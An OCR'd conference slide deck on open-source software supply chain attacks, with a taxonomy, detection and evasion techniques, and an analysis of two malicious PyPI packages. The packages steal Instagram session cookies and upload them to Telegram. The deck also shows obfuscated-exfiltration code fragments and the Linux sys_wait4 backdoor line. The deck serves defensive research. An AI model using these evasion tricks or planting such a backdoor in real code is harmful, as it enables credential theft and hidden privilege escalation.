

[1] Endor Labs: Blast Radius of the tj-actions/changed-files Supply Chain Attack (19 Mar 2025)
[2] GitGuardian: Compromised tj-actions/changed-files GitHub Action: A look at publicly leaked secrets (18 Mar 2025)

# Systematization

# Open-Source-Based Software Development



# Example Attack Vectors



# Attack Surface


Comprises the development and distribution infrastructure of all upstream open source components:

- Maintainers and contributors
- Developer machines
- SCM and Build Systems
- Etc.

Taxonomy with 100+ attack vectors, based on 300+ resources, and linked to safeguards [1]

Use-cases comprise awareness, threat modeling, pentest scoping, etc.

Interactive visualization developed and open-sourced at SAP Security Research [2], forked at Endor Labs [3]





[1] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, Olivier Barais: Taxonomy of Attacks on Open-Source Software Supply Chains (2023)
[2] https://sap.github.io/risk-explorer-for-software-supply-chains
[3] https://riskexplorer.endorlabs.com/

# Demo: Risk Explorer

# Detection & Evasion

# Common detection techniques

(non-exhaustive)

**Metadata-based**

- Account (age, past contributions, etc.)
- Package (name, age, pub times/frequency, etc.)

Evaded by credible accounts and package history

**Static**

- Obfuscated, encrypted, long or high-entropy strings
- Detection of “typical” patterns or data flows (dropper, env exfiltration, install hooks, etc.)
- Presence of executables/compiled code
- Capability changes across versions

Evaded by payload splitting, dynamic calls, …

**Dynamic**

- Monitor sandboxed execution (e.g. OpenSSF project package-analysis)

Evaded by delayed/conditional execution

References:
[1] Zhang J., et al.: Malicious Package Detection in NPM and PyPI using a Single Model of Malicious Behavior Sequence (2023)
[2] Ohm, M. et al.: SoK: Practical Detection of Software Supply Chain Attacks

# ttlo & gisi

- Published April 16, 2023
- Removed July 7 following our email to PyPI
- Downloaded 1291 times and 667 times

**gisi (still on PyPI Inspector)**

- SQL select to search for Instagram session identifiers in the SQLite database that contains Chrome cookies on Windows
- Upon success, update expiry date and return value

**ttlo (still on PyPI Inspector)**

- Call gisi() and upload session identifier to https://api.telegram.org/

Malicious behavior requires presence of both packages, but it is unclear how that is achieved.

# Evasion Techniques

1) Encoded strings + call of decode function in **separate functions and files**

`r.post(base64.b64decode('aHR…Z2U=', …`
becomes `r.post(b(a), …`


Static detection of request to obfuscated URL requires **inter-procedural data flow** analysis

2) Gathering and exfiltration of sensitive info in **separate packages**

```
from gisi.gisi import *
r.post(..., b(d): gisi()})
```

Static detection requires **whole-program analysis**

# Selected Safeguards ($ - $$$)



# Outlook

## Name confusion attacks

- Mostly easy to spot, low download numbers
- High automation results in low marginal costs (i.e. attackers will continue campaigns anyhow)

*Get used to it, just like you got used to spam!*

## Compromise of legitimate package

- Social-engineering to inject **into sources**, e.g. Dependabot impersonation (July 2024)
- Esp. introduction of deliberate vulnerabilities is more difficult to detect (and can plausibly be denied)

*We all depend on diligent OSS maintainers!*


# Deliberate Vulnerability

Technically, vulnerable and malicious code can be identical, intention makes the difference

Attackers could (re)introduce vulnerabilities and plausibly deny intention

Example: Attempt to add the following to `sys_wait4()` in the Linux kernel 2.6 [1]

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
    retval = -EINVAL;
```




[1] Wysopal, C., End, C.: Static Detection of Application Backdoors (2010)

# Thank you!

Email henrik@endor.ai
LinkedIn henrikplate

ENDOR LABS

ENDOR LABS

# Interested in a lightsaber stunt training session with a Hollywood stunt trainer?

Scan to show interest.
We'll reach out if it's coming to your city.


https://bit.ly/3FcSq2E